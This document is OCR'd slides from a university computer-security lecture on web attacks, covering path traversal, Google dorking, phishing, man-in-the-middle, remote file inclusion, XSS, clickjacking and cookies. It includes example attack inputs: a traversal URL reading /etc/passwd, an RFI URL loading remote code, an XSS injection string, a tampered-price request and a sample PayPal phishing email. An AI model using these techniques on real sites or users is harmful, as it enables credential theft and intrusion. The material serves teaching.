Web Attacks

CMSC 414

September 25 & 27, 2017

Overview

SQL Injection is frequently implemented as a **web-based attack**, but doesn't necessarily need to be


There are a wide variety of web-based attacks

Some require authentication, some do not

Even without authentication, there's the potential for harm

Directory Listing

Used to be common for web servers to be configured to allow directory listing:



Index of /class/fall2017/cmsc414/lectures

Name	Last modified	Size	Description
Parent Directory		-	
01_intro.pdf	2017-08-28 20:32	201K	
02_buffer_overflow.pdf	2017-08-31 10:56	276K	
03_attacks.pdf	2017-09-07 12:12	168K	
04_malware.pdf	2017-09-14 09:53	1.0M	
05_sql_injection.pdf	2017-09-21 10:19	526K	

(This was enabled for the time it took to get this screenshot.)

Path Traversal

Could specify URL with more interesting paths

`http://www.cs.umd.edu/class/fall2017/cmsc414/lectures/../../../../../../etc/passwd`

On some servers this would work!

```
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
...
```

In the Olden Days...

`/etc/passwd` used to contain password hashes

Path Traversal vulnerabilities give attackers **offline** cracking attempts

That is, they can try a bunch of passwords, and see if they hash to the value in `/etc/passwd`

Since `/etc/passwd` has to be world-readable (for reasons), hashes are now stored in `/etc/shadow`, which is *not* world-readable

This means attackers now have to perform **online** cracking attempts

Hack-by-Google

Google sees all

Search for indexed directory listings of `/etc`

Or just indexed directory listings of anything (to find potential targets)

Sometimes, the password file is there for you!

Even without password hashes, attacker still learns valid usernames

Hack-by-Google

Google hacking or *Google dorking*

Google provides advanced operators, such as:

- `inurl:`
- `intitle:`
- `site:`
- `intext:`

Makes it easy to find

- specific services (Apache httpd 2.2.34)
- configuration files (`apache2.conf`)

Hack-by-Google

Many services have default admin passwords

You'd be amazed/horrified by how many services run with default admin passwords

Some configurations are known to be insecure

You can do this with other search engines, too


Group Exercise 1

Many devices have default admin passwords. Often, these devices will be connected to the Internet before these passwords are changed (if they ever are). Try searching for something like "default admin password" and some brand or type of service: Apache, Cisco, Netgear, etc.

Once you've seen some of the variety of configured default passwords, see if you can construct queries that return hosts with the relevant software. **Do not try to log into these servers!** This would both be illegal, and unlikely to work, since most sites (fortunately) *do* change their passwords.

Phishing

Impersonating a legitimate site, in order to steal credentials



PayPal Yesterday at 8:32 PM

To: Morgan Wright

[Paypal Team] : Login to your account and update your information✔

PayPal

This is an automated email, please do not reply

information about your account :

Warning! Your PayPal account was limited!

Your account has been limited temporarily in order to protect it. The account will continue to be limited until it is approved.
Once you have updated your account records, your information will be confirmed and your account will start to work as normal once again.
The process does not take more than 5 minutes.
Once connected, follow the steps to activate your account. We appreciate your understanding as we work to ensure security.

Click here to Confirm Your Account Information.

Department review PayPal accounts

copyright 1999-2016 PayPal.All rights reserved
PayPal FSA Register Number:1388561750


PayPal Email ID PP156930

Sometimes the URL even looks legit!

`https://www.paypa1.com/login`

Phishing

Often, the website looks very convincing



Phishing

Frequently email, but also Facebook, Twitter, ...

If you can receive messages in it, someone will probably eventually try to phish you through it

Spear Phishing is targetted phishing

Whaling is spear phishing high-profile targets

Man-in-the-Middle

You follow a link in an email that *looks* legit

The website looks right...more or less

You enter your credentials and click “Sign In”

You’re now feeling uneasy...

And the familiar website, with details that you recognize as the real thing appears

Phew! That’s a relief!

Man-in-the-Middle

I send you a phishing email, designed to look legit

My phishing site is very convincing, including all the right layout

The “Sign In” button sends me my victim’s credentials

I redirect my victim to the real site, with their credentials included

They don’t suspect a thing!

Now I can sign in as them whenever I like

Man-in-the-Middle

What about security questions?

"We need to re-authenticate your computer, please answer the following security questions:"

The MitM plays both roles simultaneously—a server to you and a client to your bank

Note that these techniques don't work on all sites, but don't assume you're safe


We'll return to MitM attacks when covering other topics

Protecting Yourself from Phishing

It's not that difficult:

- Don't click on links (unless you were expecting the email)
- Type in the URL
- Bookmark important URLs

Let your browser help you:



Not perfect, but *defense in depth*

Remote File Inclusion (RFI)

Stems from server code that incorporates *unvalidated user input*

[cue audience gasps]

PHP has an `include()` statement — tell me what source code file to put here!

⇒ Most languages have a feature like this

```
if ( isset( $_GET['language'] ) ) {
  include( $_GET['language'] . '.php' );
}
```

```
<form method="get">
  <select name="language">
    <option value="english">English</option>
    <option value="french">French</option>
    ...
  </select>
  <input type="submit">
</form>
```

```
/vulnerable.php?language=http://example.com/attack.txt
```

Cross-Site Scripting (XSS) 1

RFI : Server :: XSS : Client (for SAT analogy fans...)

```
<?php
  ...
  $color = 'white';
  if ( isset( $_GET['color'] ) ) {
    $color = $_GET['color'];
  }
  ...
?>
```

```
<style type="text/css">
  #intro{
     color:<?php echo $color;?>;
     ...
  }
</style>
<p id="intro">Lorem ipsum</p>
```

```
<img
src="http://example.com/test.php?color=</style><script>...</script>">
```

$\Rightarrow$ drive-by downloads, popups, ... (we'll come back to this later)

Clickjacking 1

Uses CSS and transparent overlays

One version:

1. Trusted page loaded
2. Malicious page loaded on top of it, with `opacity: 0;`
3. User clicks on innocuous-looking link
4. Actually a malicious URL
   $\Rightarrow$ *drive-by download*

Attacker can overlay a frame on just a part of the page
The rest behaves as normal

We'll see swapping 1 & 2 later

Group Exercise 2

Clone `clickjacking` using `get-assignment`.

Task 1 asks you to create an effective drive-by download clickjacking attack.

HTTP Statelessness

Recall...


Session lifecycle:

1. Client connects to server
2. Client issues request
3. Server responds
4. Client issues additional requests
   (if `Connection: keep-alive` header present)
5. Client disconnects

Users don't want to have to log in again for every request

Sharing State

Client and Server can exchange state across requests



HTML Form Hidden Fields

```
<form action="submit" method="GET">
  <input name="client" type="hidden" value="b576b">
  <input name="item" type="hidden" value="pizza">
  <input name="quantity" type="hidden" value="1">
  <input name="cost" type="hidden" value="12.99">
  Confirm purchase for $12.99?
  <input name="confirm" type="submit" value="yes">
  <input name="confirm" type="submit" value="no">
</form>
```


Server *trusts* Client to return the values it was *given*

```
http://example.com/confirm?client=b576b&item=pizza&
quantity=1&cost=2.99&confirm=yes
```

Server State

Server can maintain state for clients ⇒ session

Needs some way to identify client across requests



Cookies

HTTP supports this through **Cookies**

Key-value store

Uses HTTP headers

- `Set-Cookie:` *key*=*value*; *options*
  Server sends to Client
- `Cookie:` *key1*=*value1*; *key2*=*value2*; ...
  Client sends to Server on subsequent visits

Common options:

- `expires` — when the cookie is no longer valid
- `domain` — what hosts should receive this cookie
- `path` — what URLs should receive this cookie

Frequently used to store an *authentication token*

Unwanted Cookies

Cookies also frequently used to *track users across sites*

Advertising service wants to know what sites you visit

$\Rightarrow$ tailored ads

$\Rightarrow$ more likely to buy!

1x1 image with details about the website:

```
<script
  type="text/javascript">document.write('<img
     src="https://idpix.media6degrees.com/orbserv/hbpix?pixId=15194&pcv=50"
     width="1" height="1" style="display:none;">');
</script>
```

Request headers include cookie and referer:

```
Host: idpix.media6degrees.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)\
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113\
 Safari/537.36
Referer: https://www.wunderground.com/
Accept-Language: en-US,en;q=0.8
Cookie: __gads=ID=742...
```

Group Exercise 3

Browse some popular sites. Take a look at the cookies being sent in requests and set in responses. What kinds of things are these conveying? How many are designed to provide you with persistent sessions or customizations, and how many are third-party cookies designed to track your movements across websites?

Clickjacking 2

Second version:

1. Malicious page loaded
2. Authenticated page from a secure server loaded on top of it, with `opacity: 0;`
3. User clicks on innocuous-looking link
4. Actually issues a request to the secure server
   $\Rightarrow$ sends user's browser cookie
   $\Rightarrow$ *stolen delegation*

Attacker has now used user's credentials to perform some action

User may not even be notified

No way to defend against this without disabling CSS opacity or inspecting all HTML manually

Cross-Site Scripting (XSS) 2

Recall:

```
<?php
  ...
  $color = 'white';
  if ( isset( $_GET['color'] ) ) {
    $color = $_GET['color'];
  }
  ...
?>
```

```
<style type="text/css">
  #intro{
     color:<?php echo $color;?>;
     ...
  }
</style>
<p id="intro">Lorem ipsum</p>
```

```
http://example.com/test.php?color=</style><script>...</script>
```

We can inject anything in the script, and the client thinks it's from the target server, not the attacker

Fun with XSS

What kinds of things can we do?

- Read browser data (including HTML docs and cookies)
- Modify browser data (including HTML docs and cookies)
- Access filesystem (with user's permissions)
- Send network requests

Types of XSS

Stored

Reflected


DOM

Stored XSS

Attacker stores malicious script on target's server

Served up automatically to clients

Ads, comments, images, ...

